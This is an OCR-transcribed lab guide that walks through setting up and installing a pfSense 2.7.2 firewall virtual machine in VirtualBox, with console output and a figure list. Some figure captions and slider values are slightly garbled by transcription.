


Figure 7 – Modify VM settings

2. A new sub-menu called **pfSense-Firewall – Settings** should appear



Name: pfSense-Firewall-VM

Type: BSD


Version: FreeBSD (64-bit)

Figure 8 – Settings menu

3. Modify the **System settings** to make booting off the virtual hard disk highest priority (Figure 9)

   3.1. On the left-side menu, select *System*

   3.2. Under Boot Order, highlight *Hard Disk* and click on the UP arrow until it's at the top of the list



- ✓ Hard Disk
- ☑ Floppy
- ☑ Optical
- ☐ Network

Figure 10 – Boot order menu

4. Modify the **Storage settings** to add the pfSense ISO installer (Figure 11)

4.1. On the left-side menu, select *Storage*

4.2. Under Storage Devices, select *Controller: IDE*

4.2.1. Select the small icon labeled *Add optical drive*

4.3. A new sub-menu called **pfSense-Firewall – Optical Disk Selector** should appear (Figure 12)

4.3.1. Select *Add Disk Image*





Figure 13 – Add new installation image

4.3.2. Navigate to the location where you unzipped the pfSense ISO installer and click*Open*

4.3.3. Ensure that the .iso file is highlighted and click *Choose* (Figure 14)

4.4. You should now see the pfSense installer in the list of Storage Devices



Storage Devices

Controller: IDE

pfSense-Firewall-VM.vdi

pfSense-CE-2.7.2-RELEASE-amd6...

Empty

Figure 15 – Storage device list

5. Modify the **Network settings** to give the VM internet connectivity (Figure 16)

5.1. On the left-side menu, select *Network*

5.2. Click the *Adapter 1* tab

5.3. Ensure that *Enable Network Adapter* is selected

5.4. Attached to: *NAT*

6. Click on *OK* to save the new configuration settings

Phase IV – Installing the pfSense VM to the Virtual Hard Disk

Launch the pfSense VM like any other virtual machine.

1. Start the pfSense-Firewall virtual machine





Figure 17 – Start the virtual machine

2. Select the DVD Image files to begin the installation sequence then press *Start*



Select start-up disk

Please select a virtual optical disk file or a physical optical drive containing a disk to start your new virtual machine from.

The disk should be suitable for starting a computer from and should contain the operating system you wish to install on the virtual machine if you want to do that now. The disk will be ejected from the virtual drive automatically next time you switch the virtual machine off, but you can also do this yourself if needed using the Devices menu.

pfSense-CE-2.7.2-RELEASE-amd64.iso (834.15

Figure 18 – Choose boot medium

3. Follow the installation guide to install pfSense to the VDI

NOTE: Place your mouse inside the VM and*left-click* to make the VM active. To navigate out of the VM, press the *Right-Ctrl* key on the keyboard.

3.1. Press *Enter* to accept the Copyright and distribution notice (Figure 19)

3.2. Use the arrow keys to highlight *Install* and then tab to select *OK* and press *Enter* (Figure 20)

3.3. Use the arrow keys to highlight *Auto (ZFS)* and then tab to select *OK* and press *Enter* (Figure 21)

3.4. Use the arrow keys to highlight >>> *Install* and then tab to select *Select* and press *Enter* (Figure 22)


3.5. Use the arrow keys to highlight *stripe* and then tab to select *OK* and press *Enter* (Figure 23)

3.6. Use the spacebar to select *ada0* and then tab to select *OK* and press *Enter* (Figure 24)

NOTE: You'll know it's selected when you see an asterisk (*) next to the disk name.

3.7. Use the tab key to select *YES* to overwrite all data and press *Enter* (Figure 25)

4. When installation is finished, use the tab key to select *Reboot* and press *Enter*



Installation of pfSense complete!
Would you like to reboot into the
installed system now?


Figure 26 – Reboot after installation

5. Wait a minute for the machine to reboot

Figure Zzzzzz

6. Once the machine has booted from disk, you will be prompted for some post-installation configuration settings

> **NOTE:** You may have to press *Enter* for the menu to appear.



```
If the names of the interfaces are not known, auto-detection can
be used instead. To use auto-detection, please disconnect all
interfaces before pressing 'a' to begin the process.

Enter the WAN interface name or 'a' for auto-detection
(em0 or a): 
```


Figure 27 – Interface configuration settings

6.1. When prompted for the WAN interface name type ***em0*** (Figure 28)

6.2. When prompted for the LAN interface name, type nothing (press *Enter*) (Figure 29)

6.3. Type*y* when asked to proceed (Figure 30)

7. You should now see the main menu for pfSense!


pfSense-Firewall [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Trimming the zpool... cannot trim: no devices in pool support trim operations
done.
Starting CRON... done.
pfSense 2.7.2-RELEASE amd64 20231206-2010
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: 8dc263d5f3e3a2dc2b7b

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 10.0.2.15/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 
```

Figure 31 – pfSense console menu

8. Now pfSense is installed, we can remove the DVD installer image from the VM's virtual disk drive

    8.1. Type *6* and press *Enter* in the pfSense console menu to gracefully shutdown the device

    8.2. Type *y* and press *Enter* to proceed

    8.3. Navigate back to the VirtualBox dashboard

    8.4. Highlight the VM, click *Settings*, then *Storage*

    8.5. Under Storage Devices, select the ISO file (Figure 32)

    8.6. Near the bottom of the window, click *Remove selected storage attachment*


> **NOTE:** Sometimes two copies of the ISO file appear. Remove them both.

    8.7. Click *OK* to save your settings

9. Your pfSense firewall VM is now successfully built if it boots again to the main console menu!

End of Lab

List of Figures for Print Copy



Select Image To Download


Version: 2.7.2

Architecture: AMD64 (64-bit)

Installer: DVD Image (ISO) Installer

SHA256 Checksums for compressed (.gz) files

Figure 1 – Download pfSense installer



Create Virtual Machine

Name and operating system

Name: pfSense-Firewall-VM

Machine Folder: /home/jacob/VirtualBox VMs

Type: BSD

Version: FreeBSD (64-bit)

Memory size

102 MB

4 MB

8192 MB

Hard disk


○ Do not add a virtual hard disk

● Create a virtual hard disk now

○ Use an existing virtual hard disk file

TinyCore-Linux[03]-disk1.vdi (Normal, 500.00 MB)

Figure 4 – Create a new virtual machine



File location

/home/jacob/VirtualBox VMs/pfSense-Firewall-VM/pfSense-Firewall-VM.vdi

File size

8.00 GB

